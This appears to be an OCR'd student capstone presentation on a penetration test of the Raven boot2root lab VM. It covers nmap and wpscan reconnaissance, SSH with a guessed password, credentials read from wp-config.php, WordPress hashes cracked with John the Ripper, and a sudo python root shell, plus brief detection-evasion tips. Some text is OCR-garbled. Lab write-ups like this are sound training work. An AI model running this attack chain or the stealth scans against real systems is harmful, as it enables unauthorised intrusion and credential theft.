Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Bhumika, Andrew , Mittch

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu 18.04
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu 18.04
Hostname: ELK

IPv4: 192.168.1.110
OS: Debian GNU
Hostname: Target 1

IPv4: 192.168.1.115
OS: Debian GNU
Hostname: Target 2

Critical Vulnerabilities

The following critical vulnerabilities were used to gain root access.

Vulnerability	Description	Impact
Wordpress scan	Using the wpscan tool the users of the site were identified	The attacker now has a list of users to attack
Weak User Password	The password is easy to guess or brute force.	We had SSH access under Michaels account
MySQL credential	We were able to view wp-config.php details for database access	we were able to find credential from Database and found the hasehs for steven and michal
Unsalted User Password and Hash	Was able to use a dictionary to get the user password from the hash	We got SSH access under Stevens account
Privilege Escalation	Steven has sudoers Python access which was used to create a root bash shell.	The attacker now has root privileges on the machine.

Exploits Used

Exploitation: Nmap Network Scan

- Nmap was used to scan open ports , running services and operating systems .
- This shows all open ports and showing HTTP PORT 60 AND PORT 22 (SSH) are open and providing access to the server. This revealing that port 22 is exploitable.


```
root@Kali:~# sudo nmap -v -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-08 04:48 PST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 04:48
Scanning 192.168.1.110 [1 port]
Completed ARP Ping Scan at 04:48, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:48
Completed Parallel DNS resolution of 1 host. at 04:48, 0.01s elapsed
Initiating SYN Stealth Scan at 04:48
Scanning 192.168.1.110 [1000 ports]
Discovered open port 22/tcp on 192.168.1.110
Discovered open port 111/tcp on 192.168.1.110
Discovered open port 80/tcp on 192.168.1.110
Discovered open port 139/tcp on 192.168.1.110
Discovered open port 445/tcp on 192.168.1.110
Completed SYN Stealth Scan at 04:48, 0.10s elapsed (1000 total ports)
Initiating Service scan at 04:48
Scanning 5 services on 192.168.1.110
Completed Service scan at 04:48, 11.02s elapsed (5 services on 1 host)
NSE: Script scanning 192.168.1.110.
Initiating NSE at 04:48
Completed NSE at 04:48, 0.07s elapsed
Initiating NSE at 04:48
Completed NSE at 04:48, 0.02s elapsed
```

Exploitation: User Enumerate (Wordpress)

Using WPscan tool

- Wpscan tool was used enumerate the user’s associated with the wordpress website. we found the flag1 as well .

  wpscan-url http://192.168.1.110/wordpress –enumerate eu



Exploitation: Weak Passwords

- User michal was able to get access using SSH port
- Password was easy to guess
- **ssh michael@192.168.1.110**
- **password = michael**

```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

```
File  Actions  Edit  View  Help

root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Exploitation : MySQL Database and hashes

- We found the credential for MYSQL database using that get access for SQL database discovered the hashes for users .
- mysql -u root -p
- password used from the config.php file (which we found)

```
/ ** MySQL settings - You can get this info from your web host ** //
** The name of the database for WordPress */
efine('DB_NAME', 'wordpress');

** MySQL database username */
efine('DB_USER', 'root');

** MySQL database password */
efine('DB_PASSWORD', 'R@v3nSecurity');

** MySQL hostname */
efine('DB_HOST', 'localhost');

** Database Charset to use in creating database tables. */
efine('DB_CHARSET', 'utf8mb4');

** The Database Collate type. Don't change this if in doubt. */
efine('DB_COLLATE', '');

**#@+
* Authentication Unique Keys and Salts.
*
* Change these to different unique phrases!
* You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key s
* You can change these at any point in time to invalidate all existing cookies. This will force all users to have t
*
* @since 2.6.0
```

```
ype 'help;' or '\h' for help. Type '\c' to clear the current input state
nt.

ysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
 rows in set (0.00 sec)

ysql> use wordpres;
ERROR 1049 (42000): Unknown database 'wordpres'
ysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

select * from wp_users;

```
ysql> select * from wp_users;
----+------------+------------------------------------+---------------+---------------------+---
-+-------------+-----------------+
 ID | user_login | user_pass                          | user_nicename | user_email          | us
 | user_status | display_name    |
----+------------+------------------------------------+---------------+---------------------+---
-+-------------+-----------------+
  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCeO | michael       | michael@raven.org   |
 |           0 | michael         |
  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org    |
 |           0 | Steven Seagull  |
----+------------+------------------------------------+---------------+---------------------+---
```

Exploitation: Unprotected and Unsalted Hash

- Used John The Ripper to brute force the hash located within the MySQL database.
  - john --wordlist /usr/share/wordlists/rockyou.txt wp_hashes.txt
  - Hashes were found in the wordpress database, wp-users table
  - Gained the ability to ssh from Michael to Steven to gain further privileges

```
root@Kali:~# nano wp_hashes.txt
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed
for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
```

Exploitation: Python Privilege Escalation

- Used sudo -l to gain information needed to perform escalation
- Used sudo Python access to escalate to root
- sudo python -c 'import pty; pty.spawn("bin/bash")'
- Achieved root access on the machine
- Exploited a python vulnerability to spawn root user shell

<49d50de0b97ef39a4dabcc8490af17fa@192.168.1.115>

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("bin/bash")'
root@target1:/# ls
bin   etc         lib         media  proc  sbin  tmp      var
boot  home        lib64       mnt    root  srv   usr      vmlinuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
root@target1:/#
root@target1:/# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag.txt
cat: flag.txt: No such file or directory
root@target1:~# cat flag4.txt
------
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:
```

Avoiding Detection

Mitigating Detection

Nmap scan:

Using the following command will execute the vulnerable scripts showing all exploits used against the system.

nmap -sS -sV P0 192.168.1.11. --script=vulners -v

- nmap -sV -sS 192.168.1.110

WordPress scan

use stealthy wordpress scan option

- limited enumeration to users only / – stealthy mode

thank you